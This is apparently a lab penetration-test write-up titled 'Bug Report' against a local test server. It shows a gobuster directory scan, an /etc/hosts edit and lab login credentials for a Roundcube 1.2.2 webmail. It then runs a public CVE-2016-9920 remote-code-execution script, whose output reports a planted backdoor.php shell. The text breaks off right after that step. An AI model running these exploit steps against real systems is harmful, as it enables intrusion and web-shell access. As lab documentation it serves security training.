


Bug Report



Generated by : Charchit Subedi

Date : 2022/sep/23

Time : 09:01 pm

Website : <http://kali.vhost/>

Ip Address : 192.168.0.105

Content

Pg.No

Introduction to gobuster tool 2-3

Exploiting the server 4-8

Conclusion 9

Introduction to Gobuster Tool


Gobuster, a record scanner written in Go Language, is worth searching for. In popular directories, brute-force scanners like DirBuster and DIRB work just elegantly but can often be slow and responsive to errors. Gobuster may be a Go implementation of those tools and is obtainable in a convenient command-line format. The primary benefit Gobuster has over other directory scanners is speed. As a programming language, Go is understood to be fast. It also has excellent help for concurrency, so that Gobuster can benefit from multiple threads for quicker processing. The one defeat of Gobuster, though, is the lack of recursive directory exploration. For directories, quite one level deep, another scan is going to be needed, unfortunately. Often, this is not that big of a deal, and other scanners can intensify and fill in the gaps for Gobuster in this area.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.0.105 -w /usr/share/dirb/wordlists/big.txt

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.0.105
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/09/23 08:39:16 Starting gobuster in directory enumeration mode
=====
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/images (Status: 301) [Size: 315] [--> http://192.168.0.105/images/]
/server-status (Status: 403) [Size: 278]
/zmail (Status: 401) [Size: 460]
=====
2022/09/23 08:39:42 Finished
=====

(kali㉿kali)-[~]
$
```

In the above picture the screenshot of gobuster from which we have found the hidden directories.




The screenshot shows a terminal window with the nano text editor open, editing the /etc/hosts file. The file content is as follows:

```
GNU nano 6.4 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali.kali    kali
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
# hosts
192.168.0.109 terratest.earth.local
192.168.0.109 earth.local
10.10.11.180  shoppy.htb
10.10.11.180 mattermost.shoppy.htb
192.168.0.105 kali.vhost
```


The background of the terminal window shows a Kali Linux desktop environment with various icons and a large watermark text that reads "I am Sad Hack!".

I have added the ip address to the /etc/hosts in **kali.vhost**

Exploiting the services




We can see the kali.vhost/ runnin in the website.





We can see when I go to /zmail it is asking for the password . Let put the password.

According to my research I have found the Username : [p48](#) and password : [electrico](#)



The credencial is same as upper : Username : **p48** and password : **electrico**.






From the above picture we have found the version of the **Roundcube webmail 1.2.2** which is vulnerable to RCE.

Reference: <https://www.exploit-db.com/exploits/40892>

Reference: <https://github.com/t0kx/exploit-CVE-2016-9920>

From the above reference we can say that it is vulnerable to RCE.



From the above picture I have found the tool which automatically exploit the RCE let's try the code

```
(kali@kali) - [~/Desktop/exploit-CVE-2016-9920]
$ python exploit.py --host p48:electrico@192.168.0.105 --user p48 --pwd electrico --path zmail --www_path /var/www/html/zmail
[+] CVE-2016-9920 exploit by t0kx
[+] Exploiting p48:electrico@192.168.0.105
[+] Target exploited, accessing shell at http://p48:electrico@192.168.0.105/zmail/backdoor.php
[+] Running whoami: www-data
[+] Done

(kali@kali) - [~/Desktop/exploit-CVE-2016-9920]
$
```

Boom , Let's go with the website which the tool has given .

